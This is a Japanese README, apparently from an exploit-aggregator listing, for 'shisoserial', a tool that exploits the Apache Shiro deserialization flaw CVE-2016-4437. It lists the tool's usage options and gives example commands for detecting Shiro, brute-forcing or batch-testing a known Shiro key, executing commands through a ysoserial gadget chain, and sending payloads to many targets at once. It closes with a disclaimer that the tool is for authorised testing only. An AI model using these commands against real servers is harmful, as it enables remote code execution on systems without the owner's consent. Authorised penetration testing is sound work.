## https://sploitus.com/exploit?id=KITPLOIT:TOOLS-GITHUB-4NTH0NY1130-SHISOSERIAL
# shisoserial
英語ドキュメント
## これは何ですか?
Shiroのデシリアライゼーション脆弱性(CVE-2016-4437)に対する高速な悪用ツールです
## コントリビューター
4nth0ny @フライデーラボ
Issues/PRをお気軽にどうぞ
:)
## 環境
* Python 3.x
* JDK 1.8
## インストール
root@kitploit:~
python3 -m pip install -r requirements.txt
`AttributeError: module 'Crypto.Cipher.AES' has no attribute 'MODE_GCM'` または `No module named 'Crypto'` の場合
root@kitploit:~
python3 -m pip uninstall crypto pycryptodome
python3 -m pip install pycryptodome
## 使い方
root@kitploit:~
usage: shisoserial.py [-h] --mode MODE --url [--type default:CBC] [--data] [--key] [--gadget] [--command default:whoami] [--proxies] [--ser] [--thread]
This is a simple tool to attack framework shiro with ysoserial
optional arguments:
-h, --help show this help message and exit
--mode MODE, -m MODE check/crack/yso/echo/encode
--url , -u Target URL address or the file containing the target URL
--type default:CBC, -t default:CBC
Cipher Type, GCM or CBC
--data , -d Using this parameter will make HTTP request with POST method
--key , -k Specify a Shiro Key or will use dictionary brute force cracking
--gadget , -g Specific Ysoserial Gadget
--command default:whoami, -c default:whoami
Specific Execute Command
--proxies , -p Specific Proxy
--ser , -s Specific serialize file name
--thread , -T Specific the number of threads
## 例

### ターゲットがShiroフレームワークを使用しているか確認(デフォルトCBC暗号化を使用)
root@kitploit:~
python3 shisoserial.py -m check -u http://127.0.0.1:8080

### プロキシとCBC暗号化を使用してターゲットのShiroキーをブルートフォース
root@kitploit:~
python3 shisoserial.py -m crack -u http://*.*.*.*:**** -t CBC -p ****://*.*.*.*:****/

### CommonsCollectionsK1のガジェットチェーンを使用してコマンドを実行し、結果を取得
root@kitploit:~
python3 shisoserial.py -m echo -u http://127.0.0.1:8080 -g CommonsCollectionsK1 -c id

### POSTリクエストを使用して指定されたShiroキーを一括検証
root@kitploit:~
python3 shisoserial.py -m crack -u target_urls.txt -k kPH+bIxk5D2deZiIxcaaaA== -d username=1

### シリアル化データファイルからペイロードを構築し、マルチスレッドで一括送信
root@kitploit:~
python3 shisoserial.py -m encode -u target_urls.txt -t cbc -s 1.ser -T 4
## 免責事項
本ツールは、十分な合法的な許可を得た企業のセキュリティ構築においてのみ使用できます。本ツールを使用する際、ご自身のすべての行動が現地の法律や規制に準拠していることを確認してください。本ツールの使用中に違法行為があった場合、その結果はすべてご自身が負うものとし、本ツールのすべての開発者およびコントリビューターは一切の法的責任および関連責任を負いません。本契約のすべての条項を十分に読み、完全に理解し、承諾しない限り、本ツールをインストールおよび使用しないでください。本ツールを使用する行為、またはその他明示的または黙示的に本契約を承諾する行為をもって、本契約を読み、その拘束に同意したものとみなします。